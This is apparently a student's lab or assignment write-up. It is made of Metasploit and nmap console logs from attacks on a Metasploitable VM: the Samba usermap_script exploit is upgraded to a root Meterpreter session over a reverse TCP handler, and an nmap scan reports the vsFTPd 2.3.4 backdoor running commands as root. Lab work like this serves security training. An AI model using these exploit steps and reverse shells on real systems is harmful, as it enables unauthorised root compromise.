
```
msf6 exploit(multi/samba/usermap_script) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.241.128:4433
[*] Sending stage (1017704 bytes) to 192.168.241.129
[*] Meterpreter session 2 opened (192.168.241.128:4433 → 192.168.241.129:43480) at 2024-10-01 11:01:54 -0400
[*] Command stager progress: 100.00% (773/773 bytes)
msf6 exploit(multi/samba/usermap_script) > sessions

Active sessions
===============

  Id  Name  Type                   Information                   Connection
  --  ----  ----                   -----------                   ----------
  1         shell cmd/unix                                       192.168.241.128:4444 → 192.168.241.129:45390 (192.168.241.129)
  2         meterpreter x86/linux  root @ metasploitable.localdomain  192.168.241.128:4433 → 192.168.241.129:43480 (192.168.241.129)
```

ANS 3

==

for scanning

command: nmap -p 21 --script "ftp-anon,ftp-syst,ftp-proftpd-backdoor,ftp-vsftpd-backdoor,ftp-libopie" 192.168.241.129



```
┌──(root㉿kali)-[~]
└─# nmap -p 21 --script "ftp-anon,ftp-syst,ftp-proftpd-backdoor,ftp-vsftpd-backdoor,ftp-libopie" 192.168.241.129
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-02 09:52 EDT
Nmap scan report for 192.168.241.129
Host is up (0.00040s latency).

PORT   STATE SERVICE
21/tcp open  ftp
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPd version 2.3.4 backdoor
|     State: VULNERABLE (Exploitable)
|     IDs:  CVE:CVE-2011-2523  BID:48539
|       vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
|     Disclosure date: 2011-07-03
|     Exploit results:
|       Shell command: id
|       Results: uid=0(root) gid=0(root)
|     References:
|       http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
|       https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|       https://www.securityfocus.com/bid/48539
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.241.128
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
MAC Address: 00:0C:29:E9:08:66 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.26 seconds
```